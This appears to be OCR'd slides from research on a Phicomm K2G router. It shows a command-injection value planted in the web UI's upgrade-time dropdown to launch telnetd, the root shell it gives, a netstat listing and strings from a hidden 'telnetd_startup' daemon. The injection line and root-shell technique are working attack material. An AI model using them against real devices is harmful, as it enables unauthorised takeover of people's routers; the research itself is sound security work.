
自定义升级时间： ● 开启 ○ 关闭

升级时间： 02 ： 05


```
haspopup="true" aria-expanded="true" style>…</div>
▼<ul class="dropdown-menu autoupgradeul" aria-labelledby="dLabel" style="min-width:50px;height: 104px;">
  ▶<li id="0">…</li>
  ▼<li id="1">
      <a value="05 | /usr/sbin/telnetd -l /bin/login.sh" style="color:#F08300;">05</a> == $0
    </li>
  ▶<li id="2">…</li>
  ▶<li id="3">…</li>
  ▶<li id="4">…</li>
```

```
html body div div div div #autoupgradiv #selfDefDiv div #autoupgradeDiv div ul.dropdown-menu.autoupgradeul li#1 a
```


```
element.style {
  color: #F08300;
}
.dropdown-menu>li>a {
  display: block;
  padding:▶ 3px
```



```
┌──(root💀kali)-[~]
└─# telnet 192.168.2.1
Trying 192.168.2.1 ...
Connected to 192.168.2.1.
Escape character is '^]'.


BusyBox v1.22.1 (2018-05-07 16:22:00 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

    ___  __ ______________  __  _____  ___  ______  ___
   / _ \/ // /  _/ ___/ _ \/  |/  /  |/  / / __/ _ \/ _ \
  / ___/ _  // // /__/ // / /|_/ / /|_/ / _\ \/ // / ___/
 /_/  /_//_/___/\___/\___/_/  /_/_/  /_/ /___/\___/_/
 -----------------------------------------------------
  Barrier Breaker, unknown
 -----------------------------------------------------
  PID=K2GA1
  BUILD_TYPE=release
  BUILD_NUMBER=20
  BUILD_TIME=20180507-161609
 -----------------------------------------------------
  MTK OpenWrt SDK V3.4
  revision : 57c6a60d
  benchmark : APSoC SDK 5.0.1.0
  kernel : 144992
 -----------------------------------------------------
root@K2G:/www/cgi-bin# █
```



```
root@K2G:/www/cgi-bin# netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4319/lighttpd
tcp        0      0 0.0.0.0:8082            0.0.0.0:*               LISTEN      2284/adpush
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      5850/dnsmasq
tcp        0      0 :::5000                 :::*                    LISTEN      6020/miniupnpd
tcp        0      0 :::53                   :::*                    LISTEN      5850/dnsmasq
tcp        0      0 :::23                   :::*                    LISTEN      26584/telnetd
udp        0      0 0.0.0.0:53              0.0.0.0:*                           5850/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           5850/dnsmasq
udp        0      0 0.0.0.0:1900            0.0.0.0:*                           6020/miniupnpd
udp        0      0 192.168.2.1:52610       0.0.0.0:*                           6020/miniupnpd
udp        0      0 0.0.0.0:21210           0.0.0.0:*                           1847/telnetd_startu
udp        0      0 192.168.2.1:5351        0.0.0.0:*                           6020/miniupnpd
udp        0      0 :::53                   :::*                                5850/dnsmasq
udp        0      0 :::5351                 :::*                                6020/miniupnpd
root@K2G:/www/cgi-bin#
```




```
root@K2G:/www/cgi-bin# netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4319/lighttpd
tcp        0      0 0.0.0.0:8082            0.0.0.0:*               LISTEN      2284/adpush
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      5850/dnsmasq
tcp        0      0 :::5000                 :::*                    LISTEN      6020/miniupnpd
tcp        0      0 :::53                   :::*                    LISTEN      5850/dnsmasq
tcp        0      0 :::23                   :::*                    LISTEN      26584/telnetd
udp        0      0 0.0.0.0:53              0.0.0.0:*                           5850/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           5850/dnsmasq
udp        0      0 0.0.0.0:1900            0.0.0.0:*                           6020/miniupnpd
udp        0      0 192.168.2.1:52610       0.0.0.0:*                           6020/miniupnpd
udp        0      0 0.0.0.0:21210           0.0.0.0:*                           1847/telnetd_startu
udp        0      0 192.168.2.1:5351        0.0.0.0:*                           6020/miniupnpd
udp        0      0 :::53                   :::*                                5850/dnsmasq
udp        0      0 :::5351                 :::*                                6020/miniupnpd
root@K2G:/www/cgi-bin#
```


telnetd_startup: first impressions

- 32-bit MIPS (Little Endian) ELF binary
- Runs as a daemon with root permissions
- Listens (quietly) on UDP port 21210

A few interesting strings...




```
→  ~ cat /tmp/nicestrings.txt
134 /lib/ld-uClibc.so.0
981 __uClibc_main
98f libssl.so.1.0.0
9f5 libcrypto.so.1.0.0
a30 BN_set_word
a56 RSA_public_encrypt
a69 RSA_public_decrypt
b7d libgcc_s.so.1
4288 ABCDEF1234
42a4 checkState error
42b8 Usage: %s clear - clear telnetd startup flag
42e8        %s show - show telnetd startup flag
4314        %s - start daemon
4330 E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA7063CA7
54826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650CDB4590C1208B91
F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691
445c Error: Unable to create the timer.
4480 Warning: Read on timer pipe failed.
4500 K2_COSTDOWN__VER_3.0
4518 iwpriv ra0 e2p 26=7010
4538 telnetd -l /bin/login.sh
4554 READ TELNETD flag: Out of scope
4580 iwpriv ra0 e2p 26=FFFF
45a0 telnetd default on
45b4 telnetd default off
```



